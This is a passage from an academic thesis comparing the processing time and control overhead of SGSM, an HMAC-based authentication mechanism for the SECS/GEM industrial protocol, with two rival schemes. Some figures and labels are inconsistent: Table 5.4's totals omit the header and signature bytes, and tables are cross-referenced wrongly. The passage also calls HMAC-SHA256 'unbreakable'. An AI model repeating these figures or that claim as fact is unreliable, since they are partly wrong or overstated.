2	0.4600	0.5300	0.5518	0.6222	0.6636
3	0.4523	0.5099	0.5686	0.6205	0.6753
4	0.4664	0.5081	0.5495	0.6104	0.6855
5	0.4692	0.5004	0.5457	0.6193	0.6624
6	0.4865	0.5155	0.5706	0.6289	0.6614
7	0.4795	0.5074	0.5729	0.6207	0.6788
8	0.4866	0.5215	0.5500	0.6123	0.6678
9	0.4995	0.5149	0.5652	0.6164	0.6775
10	0.5038	0.5269	0.5560	0.6238	0.6652
11	0.5009	0.5245	0.5662	0.6254	0.6722
12	0.4905	0.5123	0.5495	0.6189	0.6655
13	0.4830	0.5256	0.5445	0.6128	0.6737
14	0.4923	0.5106	0.5483	0.6148	0.6777
15	0.4973	0.5165	0.5342	0.6133	0.6717
16	0.5088	0.5203	0.5479	0.6094	0.6763
17	0.5105	0.5278	0.5658	0.6191	0.6719
18	0.5053	0.5314	0.5466	0.6097	0.6509
19	0.5014	0.5145	0.5419	0.6181	0.6766
20	0.5038	0.5149	0.5364	0.6191	0.6763

Figure 5.2 shows that for SGSM(SHA256) and SGSM(SHA512), the average processing times are 0.52 and 0.55 milliseconds, respectively. While SGSM(SHA512) doubles the key size and provides more robust security when compared to SGSM(SHA256), the performance penalty of 0.03 milliseconds can be considered negligible in most circumstances.

The advantage of using SGSM is that it offers several options to choose from, making it the most suitable candidate for commercial use. For example, when speed is the most critical aspect of the system, SGSM can be used in conjunction with either

SHA1 or the SHA256 mechanism because both of these mechanisms have a shorter processing time, i.e., 0.49 and 0.52 milliseconds, for sending and receiving messages, respectively. On the other hand, the SGSM with SHA3-512 is ideal for situations where security is the utmost important factor. The SGSM (SHA3-512) is recommended for the highest security because it is fast and has not been compromised yet.




Figure 5.2 SGSM Processing Time at the Sender

5.1.1(a)(ii) Receive Message (at the Equipment)

As with the sender, the experiments were repeated 20 times at the receiver, and the results were averaged in order to satisfy computer science requirements (Devore, 2016). The receiver must detach the ACB upon receiving a message and undertake verification and validation to decide whether to accept or reject the message. Table 5.2 illustrates the processing time of SGSM computed with different HMAC algorithms at the receiver. In all cases, SGSM's processing time remained under 0.27 milliseconds. The lowest processing time is computed for SGSM(SHA1), and the highest processing

time is computed for SGSM(SHA3-512). SGSM(SHA1) and SGSM(SHA3-512) have demonstrated the shortest and the longest processing time, i.e., 0.20 and 0.22 milliseconds, respectively.

Table 5.2 Processing Time (in Milliseconds) of SGSM with Different HMAC Algorithms (at the Receiver)

Experiment Run	SGSM (SHA1)	SGSM (SHA256)	SGSM (SHA512)	SGSM (SHA3-256)	SGSM (SHA3-512)
1	0.19713	0.21911	0.21333	0.22197	0.24939
2	0.19832	0.21867	0.21585	0.22548	0.24629
3	0.19765	0.22097	0.21867	0.22597	0.24765
4	0.19908	0.21169	0.22191	0.21289	0.26224
5	0.19479	0.21194	0.22146	0.21529	0.26185
6	0.19593	0.21241	0.22341	0.22340	0.25934
7	0.20170	0.22010	0.22552	0.22173	0.26005
8	0.20243	0.22123	0.22309	0.22203	0.26291
9	0.20123	0.21836	0.21863	0.22409	0.26302
10	0.20185	0.21526	0.22289	0.22602	0.26627
11	0.20243	0.21505	0.22411	0.22888	0.25963
12	0.20529	0.21973	0.22489	0.22289	0.25839
13	0.20099	0.21193	0.21297	0.21887	0.26589
14	0.20078	0.21288	0.22236	0.21884	0.26933
15	0.20430	0.21172	0.21717	0.21337	0.26504
16	0.19999	0.21386	0.21455	0.21386	0.26638
17	0.20027	0.21383	0.21146	0.21075	0.26935
18	0.19501	0.21145	0.21599	0.21956	0.26755
19	0.19954	0.21383	0.21623	0.21623	0.26405
20	0.19693	0.21622	0.22268	0.22268	0.26695

The receiver configured with the SGSM mechanism must detach the ACB upon receiving a message and undertake verification and validation to decide whether to accept or reject the message. The processing time for verification and validation of SGSM with three HMAC algorithms having varying key sizes is measured and compared with the standard SECS/GEM implementation.

The processing time computation at the receiver involves all steps undertaken by the receiver to validate the message and detect and prevent cyber-attacks. The receiver examines the first byte where the HSMS message ends, determines the ACB

length, and detaches it from the received message. The receiver extracts the hash from ACB and saves it in a variable, after which it assigns zeros to ACB Payload and computes the hash again. The computed hash is then compared with the hash retrieved from the received message, and the message is processed further if two hash values match; otherwise, the message is discarded.

The match of two hash values verifies that the message was received from valid factory equipment and was not modified during transit; nevertheless, at this point, it cannot be established whether the message is part of a replay attack or not. To determine this, the receiver extracts the timestamp from the received message and compares it to the timestamp extracted from the previous message. The message is accepted when its timestamp is greater than the timestamp of the previous message. If not, the message is considered a replay attack and will be discarded.

Measuring the processing time required to receive a message entails taking into account all of the procedures mentioned above performed by the receiver, which ultimately contributes to attaining appropriate security at the expense of higher processing time. As expected, the shortest processing time for receiving request messages at equipment is 0.04 milliseconds for standard SECS/GEM, whereas the processing time of 0.2 and 0.27 milliseconds are observed for SGSM(SHA1) and SGSM(SHA3-512), respectively. The processing time for messages received at the receiver is depicted in Figure 5.3.




Figure 5.3 SGSM's Processing Time (at the Receiver)

5.1.1(b) Processing Time of SGSM vs. SECS/GEMsec vs. Secured SECS/GEM

SGSM is evaluated using three variants of the SHA family hashing algorithms with varying key sizes; however, the following section shows the processing time of SGSM(SHA256) and compares it with SECS/GEMsec (Laghari et al., 2021) and Secure SECS/GEM (Jaisan et al., 2021) mechanisms. Secured SECS/GEM likewise uses a 256-bit key size; consequently, comparing mechanisms with the same key size would be more justified than comparing mechanisms with different key sizes. Additionally, the results of SGSM(SHA512) are also compared with other mechanisms, showing that even SGSM with a larger key size performs better than the other mechanisms. Appendix-A shows the results of SGSM HMAC variants for reference.

5.1.1(b)(i) Sending Messages

The design objectives of SECS/GEMsec and SGSM are identical, i.e., to authenticate SECS/GEM devices and prevent cyber-attacks. The Secured SECS/GEM aims to provide privacy and maintain confidentiality by encrypting messages using the AES algorithm. These mechanisms need additional effort to meet security objectives; hence, the processing time consumed by these mechanisms must be compared to choose the best available security solution for commercial use.

To achieve the needed level of security, the sender must include control information that helps the receiver process the message; for example, SGSM appends an ACB containing a control message to all outgoing messages, whereas SECS/GEMsec appends a signature to the messages. Secured SECS/GEM encrypts the message and appends the nonce and tag required to authenticate and decrypt the message at the receiver. Additional functionality and security features result in increased processing time, which must be quantified in order to establish whether these mechanisms are commercially viable.

The processing time of SGSM(SHA256) is compared with other mechanisms and is depicted in Figure 5.4. It can be observed that the SGSM(SHA256) outperforms both SECS/GEMsec and Secured SECS/GEM mechanisms. The average time required to deliver a message using SGSM(SHA256) is 0.518 milliseconds, slightly higher than the standard SECS/GEM implementation but less than the Secured SECS/GEM and SECS/GEMsec mechanisms, which is a significant improvement over these two mechanisms. The average time required to send a message using Secured SECS/GEM and SECS/GEMsec mechanisms is 0.626 milliseconds and 19.194 milliseconds, respectively. SECS/GEMsec has a longer processing time because it employs RSA,

which is significantly slower due to calculations with large numbers (Mallouli et al., 2019).




Figure 5.4 Processing Time: SGSM(SHA256) vs. Secured SECS/GEM vs. SECS/GEMsec

The SGSM(SHA512) processing time is depicted in Figure 5.5. Employing a larger key did not significantly reduce performance, and SGSM(SHA512) performs admirably at 0.577 milliseconds. This demonstrates that the SGSM mechanism remains effective even when the key size is increased. Although HMAC-SHA256 is unbreakable, the performance cost is negligible, and the larger key size is practical if a higher level of security is demanded. It should be noted that increasing the key size results in an increase in control overhead, which must be attached to each message transmitted. The control overhead appears to be gigantic when dealing with small-sized messages; nevertheless, as message size increases, the control overhead decreases. 5.1.2 contains a more in-depth explanation of the overhead associated with control information appended with each message.




Figure 5.5 Processing Time: SGSM(SHA512) vs. Secured SECS/GEM vs. SECS/GEMsec (at the Sender)

5.1.1(b)(ii) Receiving Messages

Figure 5.6 reveals that the processing time for Secured SECS/GEM, SECS/GEMsec, and SGSM(SHA256) is 0.315, 20.386, and 0.202 milliseconds, respectively. The processing time of SECS/GEMsec for receiving messages (i.e., 20.386 milliseconds) is significantly higher than the processing time of sending messages (i.e., 19.254 milliseconds). However, these results are logical because SECS/GEMsec uses RSA, which is compute-intensive and demands more CPU resources to decrypt messages than to encrypt (Premnath et al., 2014). Nonetheless, the results indicate that SGSM supersedes both SECS/GEMsec and Secured SECS/GEM in terms of processing time. The SECS/GEMsec is the worst-performing mechanism and consumes 20.386 milliseconds of processing time on average, which is considered significantly high compared to other mechanisms.




Figure 5.6 Processing Time: SGSM(SHA256) vs. Secured SECS/GEM vs. SECS/GEMsec (at the Receiver)

Figure 5.7 compares SGSM(SHA512) to other mechanisms and indicates that even with a larger key size, the processing time is still less than 0.22 milliseconds while messages are received at the receiver. The Secured SECS/GEM stands in the second position in the graph, while SECS/GEMsec secured the last place as expected.




Figure 5.7 Processing Time: SGSM(SHA512) vs. Secured SECS/GEM vs. SECS/GEMsec (at the Receiver)

5.1.1(c) Total Processing Time

The experiments conducted under a normal scenario are repeated 20 times, where each experiment yielded a different processing time. Thus, the average processing time (mean), standard deviation (SD), and overhead induced in generating and verifying data and control messages are calculated and presented in Table 5.3. The overhead is computed by using the mean processing time of Standard SECS/GEM as the baseline, as shown below:

$$Overhead = Mean(X_{Mechanism}) - Mean(StandardSECSGEM) \quad (5-1)$$

Where *Overhead* is the processing time induced by different security mechanisms, *Mean* ($X_{Mechanism}$) is the average processing time measured during 20 different experiments for the given mechanism (i.e., SECS/GEMsec, Secured SECS/GEM, and

SGSM), and *Mean (StandardSECSGEM)* is the average processing time computed for Standard SECS/GEM mechanism.

Table 5.3 Total Processing Time Overhead

Mechanism	Operation	Host-S	Equip-R	Equip-S	Host-R
Standard SECS/GEM	Min	0.10	0.01	0.12	0.03
	Max	0.21	0.04	0.16	0.09
	Mean	0.20	0.03	0.14	0.04
	SD	0.03	0.01	0.02	0.02
	Overhead	—	—	—	—
Secured SECS/GEM	Min	0.58	0.29	0.55	0.11
	Max	0.69	0.35	0.71	0.37
	Mean	0.62	0.32	0.63	0.29
	SD	0.03	0.02	0.04	0.06
	Overhead	0.42	0.29	0.49	0.25
SECS/GEMsec	Min	18.96	19.89	18.42	19.11
	Max	19.99	21.15	19.92	20.86
	Mean	19.25	20.39	19.16	20.11
	SD	0.36	0.43	0.37	0.41
	Overhead	19.05	20.36	19.02	20.07
SGSM (SHA256)	Min	0.39	0.19	0.3	0.17
	Max	0.59	0.23	0.45	0.2
	Mean	0.51	0.2	0.39	0.18
	SD	0.06	0.01	0.03	0.01
	Overhead	0.31	0.17	0.25	0.14

The Min and Max values indicate the best and the worst processing time for the generation and verification of SECS/GEM messages in experiments repeated 20 times. SGSM(SHA256) messages are close to the Min, thereby suggesting that the processing time of most of the data and control messages are completed with a minimum amount of time in the majority of the experiments. By contrast, the Average

values of the data and control message of Secured SECS/GEM and SECS/GEMsec are near the Max value.

Moreover, the SD indicates how far the data is dispersed from the mean value of a given dataset. The SD value reflects the consistency of the results in the twenty experiments. The closer the SD value is to zero, the more consistent the results are. In contrast, the further the SD value from zero, the less consistent the results are. The results presented in Table 5.3 indicate that the SD has small values for all mechanisms except SECS/GEMsec, which incurred 0.36 and 0.43 milliseconds for sending and receiving messages, respectively. Although these values are not significant, yet are relatively higher than other mechanisms, which may have occurred because of the complex RSA mechanism used for generating signatures. Nonetheless, SD measured for all mechanisms covered in this research reveals that these mechanisms achieve high consistency in the process of generating and receiving messages (i.e., data and control messages).

SGSM(SHA256) surpasses other security techniques and has the lowest processing time overhead, measuring 0.31 milliseconds for sending a request message from a host and 0.17 milliseconds for receiving a message at equipment. When the equipment receives a request message, it generates the requested data and sends it to the host. SGSM(SHA256) required 0.25 milliseconds to send the response message and 0.14 milliseconds for the response message to be received by the host.

On the other hand, the SECS/GEMsec is the worst-performing mechanism because it imposes heavy processing time overhead on both sending and receiving messages, i.e., 19.05 and 20.36 milliseconds, respectively. Although Secured SECS/GEM performed better than SECS/GEMsec, its processing time overhead for

sending and receiving messages is 0.42 and 0.29 milliseconds, respectively, which is relatively high in comparison to SGSM. Additionally, Secured SECS/GEM fell short of SGSM(SHA256) performance when employing the same key size.

5.1.2 Control Overhead

SECS/GEM is an incredibly efficient protocol in terms of data packaging and achieves high data density; hence, it transports data efficiently and consumes less network bandwidth. For this very reason, a security mechanism for SECS/GEM must adhere to the underlying principle and avoid imposing a significant control overhead on devices to attain authentication and prevent cyber-attacks. The following subsections discuss in detail the analysis of control overhead incurred on different mechanisms in pursuit of security features.

5.1.2(a) SECS/GEMsec Control Overhead

SECS/GEMsec transmits a signature in order to authenticate the sender and ensure that the message is not altered while in transit. When compared to the message size of standard SECS/GEM, the additional bytes (i.e., signature) attached to each message are seen as an overhead. This increase in message size is referred to as control overhead, and it may be quantified using Equation (5-1) as shown below:

$$Overhead\% = \frac{KeySize}{HSMS_{hdr} + HSMS_{payload} + KeySize} \times 100 \quad (5.1)$$

Where $HSMS_{hdr}$ is a fixed-sized HSMS header, and $HSMS_{payload}$ is the contents included within the HSMS message. Due to the fact that control messages consist just of the header and do not contain any payload, the $HSMS_{hdr}$ and $HSMS_{payload}$ are measured separately. The $KeySize$ specifies the RSA key size used to generate the

signature. The signature's size depends on the key size; for example, the signature computed with the key size of 2048 bits would incur 256 bytes of control overhead with every message exchanged between the two nodes. Usually, the control request messages have small message sizes, often comprised of only the header, in which case the message size is only 14 bytes (i.e., four-length bytes and 10 bytes for the HSMS header). Every 14 bytes header-only message incurring 256 bytes of message signature looks overwhelming; however, the payoff is obvious which is secure communication.

The SECS/GEMsec mechanism's message size and control overhead are shown in Tables 5.1 and 5.2 for key sizes of 2048 and 4096 bits, respectively. As shown in Table 5.1, the overhead decreases as the message size increases, yet it negatively impacts performance when employed with small-sized messages.

Table 5.4 SECS/GEMsec Control Overhead with RSA key size = 2048-bits

Message Type	HSMS (header)	Payload (bytes)	Key size (bytes)	Total Size	Control Overhead
Control Message	14	0	256	270	94.815%
Data Message (1KB)	14	1024	256	1294	19.784%
Data Message (1MB)	14	1048576	256	1048576	0.024%
Data Message (10MB)	14	10485760	256	10485760	0.002%

Table 5.5 SECS/GEMsec Control Overhead with RSA key size = 4096-bits

Message Type	HSMS (header)	Payload (bytes)	Key size (bytes)	Total Size	Control Overhead
Control Message	14	0	512	526	97.338%
Data Message (1KB)	14	1024	512	1550	33.032%
Data Message (1MB)	14	1048576	512	1049102	0.049%
Data Message (10MB)	14	10485760	512	10486286	0.005%

5.1.2(b) Secured SECS/GEM – Control Overhead

The Secured SECS/GEM authenticates devices and attains confidentiality by adding a nonce and a tag with each message it transmits. The nonce and the tag are required at the receiver in order to verify the received message. However, this added data increases the message size and thus incurs computation load. The control overhead of Secured SECS/GEM is computed using Equation 5-2. Table 5.6 shows the control overhead measured for Secured SECS/GEM.

$$Overhead\% = \frac{Nonce + Tag}{HSMS_{header} + HSMS_{payload} + Nonce + Tag} \times 100 \quad 5-2$$

Table 5.6 Secured SECS/GEM - Anticipated Control Overhead with Different-Sized Payloads

Message Type	HSMS (header)	Payload (bytes)	Nonce	Tag	Total Size	Control Overhead
Control Message	14	0	0	0	14	0
Data Message (1KB)	14	1024	16	16	1070	2.991%
Data Message (1MB)	14	1048576	16	16	1048622	0.003%
Data Message (10MB)	14	10485760	16	16	10485806	0.000%

Secured SECS/GEM only encrypts data messages; thus, the control overhead incurred in data messages is zero. Leaving control messages unauthenticated and unencrypted is a serious security flaw because the attackers can exploit these messages and launch several attacks, including DoS attacks, to disrupt communication. The rationale for not protecting control messages is to reduce the overhead associated with the additional data; nevertheless, doing so is counterproductive and defeats the mechanism's purpose.

5.1.2(c) SGSM – Control Overhead

SGSM is a flexible and feature-rich security mechanism with a unique message structure. It has various security features, such as authentication, confidentiality, integrity, and cyber-attack resilience. It has a 16-byte fixed-size header that contains critical information and configuration parameters for the recipient to verify the message received. Along with the header, the SGSM contains hash values that are used to validate the sender. The hash values vary according to the

HMAC algorithm employed and the key size used. Nonetheless, the additional information transmitted with each message increases the message size as well as increases processing time and bandwidth consumption.

The control overhead of SGSM is computed with HMAC-SHA256 using Equation 3-3 and is depicted in Table 5.7. The control overhead for SGSM(SHA256) is equal to the sum of the ACB's 16-byte header and a 32-byte payload (256-bit key). It is important to note that the SGSM payload depends on the key length used; for example, if a 512-bit key is used, the payload will grow to 64 bytes.

Table 5.7 SGSM Control Overhead (key=256 bits)

Message Type	HSMS (header)	Payload (bytes)	SGSM Overhead	Total Size	Control Overhead
Control Message	14	0	48	62	77.419%
Data Message (1KB)	14	1024	48	1086	4.420%
Data Message (1MB)	14	1048576	48	1048638	0.005%
Data Message (10MB)	14	10485760	48	10485822	0.000%

Although the overhead associated with control messages appears to be higher, it is a small price to pay for the desired security, namely authentication, integrity, and protection against cyber-attacks. It is worth noticing that the control messages are exchanged for connection management or to keep the connection alive by sending a linktest.req messages. In either case, control messages are exchanged to establish or terminate the connection or to verify that the receiver is still connected; in all cases, control messages are sent when the channel is idle, implying that the increased overhead should have no effect on the system's performance or throughput.

5.1.2(d) Control Overhead: SGSM vs. SECS/GEMsec vs. Secured SECS/GEM

